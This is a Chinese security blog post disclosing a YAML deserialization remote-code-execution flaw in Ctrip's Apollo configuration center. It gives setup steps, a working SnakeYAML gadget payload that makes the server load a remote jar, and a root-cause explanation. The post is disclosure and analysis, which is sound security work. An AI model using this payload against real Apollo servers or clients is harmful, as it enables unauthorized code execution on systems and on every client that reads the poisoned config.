

携程Apollo YAML 反序列化

于8月 6, 2020由SWRhapsody发布

Introduction

3月份发现的一个问题，7月份提交给的携程SRC

Code

测过的是1.5.0-1.6.1 版本可以用，不过具体看这个功能应该3月份提交后就没变过。



这几个commit过后应该就不行了，具体没测过了。

安装

```
1 git clone https://github.com/ctripcorp/apollo
2 mvn clean package -DskipTests
```

在idea 中打开 apollo.ipr 后按照 <https://github.com/ctripcorp/apollo/wiki/Quick-Start> 中启动 Apollo。

在任意的一个项目中创建一个项目后发布一个私有的namespace 选择使用yaml作为配置源




SWRhapsody

在其中填入

```
1 !!javax.script.ScriptEngineManager [
2   !!java.net.URLClassLoader [[
3     !!java.net.URL ["http://localhost:9099/yaml-payload.jar"]
4   ]]
5 ]
```

之后点击右上角的syntax check后可以看到命令被配置服务器执行




关于yaml-payload.jar 如何生成可以参考<https://github.com/artsploit/yaml-payload> 项目。

同时这个任何读取这个配置的Apollo客户端在读取该配置时也会执行这个命令。



漏洞成因:

程序在检查格式时直接使用spring 的YamlPropertiesFactoryBean 反序列化用户输入，这个类如果不自定义任何的限制的话是允许任意类型反序列化的



client处使用 org.yaml.snakeyaml.Yaml 的yaml.load() 但无任何过滤



SWRhapsody

```
56 if (logger.isDebugEnabled()) {
57     logger.debug("Loading from YAML: " + content);
58 }
59 for (Object object : yaml.loadAll(content)) {
60     if (object != null && processAsMap(object, callback)) {
61         count++;
62     }
63 }
64 if (logger.isDebugEnabled()) {
65     logger.debug("Loaded " + count + " document" + (count > 1 ? "s" : "") + " from YAML resource: " +
66 );
67 return (count > 0);
68 }
69 }
70 }
```

杂项

这个漏洞报上去之后修了，然后给了我个已忽略。说实话也不求怎么样，好歹给个确认啊。

#	漏洞编号/标题名称	当前状态	分类	评分	提交日期
1	apollo-apollo中心服务yaml反序列化漏洞	已忽略	高危	待审核	2020-07-09 07:58:45

分类：EXPLOIT



0 条评论

发表评论

名称 *

电子邮件 *

网站

SWRhapsody

发表评论

近期文章

[携程Apollo YAML 反序列化](#)

[CVE-2020-5410](#)

[CodeQL部分源码简读](#)

[服务器与网关的不一致](#)

[CodeQL 部分使用记录](#)

近期评论

文章归档

[2020年8月](#)

[2020年6月](#)

[2020年5月](#)

[2020年3月](#)

[2020年1月](#)

[2019年12月](#)

[2019年11月](#)

[2019年8月](#)

SWRhapsody

[2019年4月](#)

[2019年1月](#)

[2018年11月](#)

[2018年10月](#)

[2018年9月](#)

[2018年4月](#)

[2018年3月](#)

[2018年2月](#)

[2018年1月](#)

分类目录

[Article Collection](#)

[Cheat Sheet](#)

[cryptography](#)

[Exercise](#)

[Exploit](#)

[HackTheBox](#)

[Penetration Test](#)

[Uncategorized](#)

相关文章

SWRhapsody

EXPLOIT

CVE-2020-5410

Introduction 补天挖的 spring-cloud-conf [阅读更多...](#)

EXPLOIT

CVE-2020-1957

Introduction 这个漏洞需要1.5.2 版本以下的 shir [阅读更多...](#)

EXPLOIT

CVE-2020-5405

Introduction 记得我刚开始写博客的时候是无比兴奋的，觉得终 [阅读更多...](#)

ABOUT

Hestia |由Themelsle开发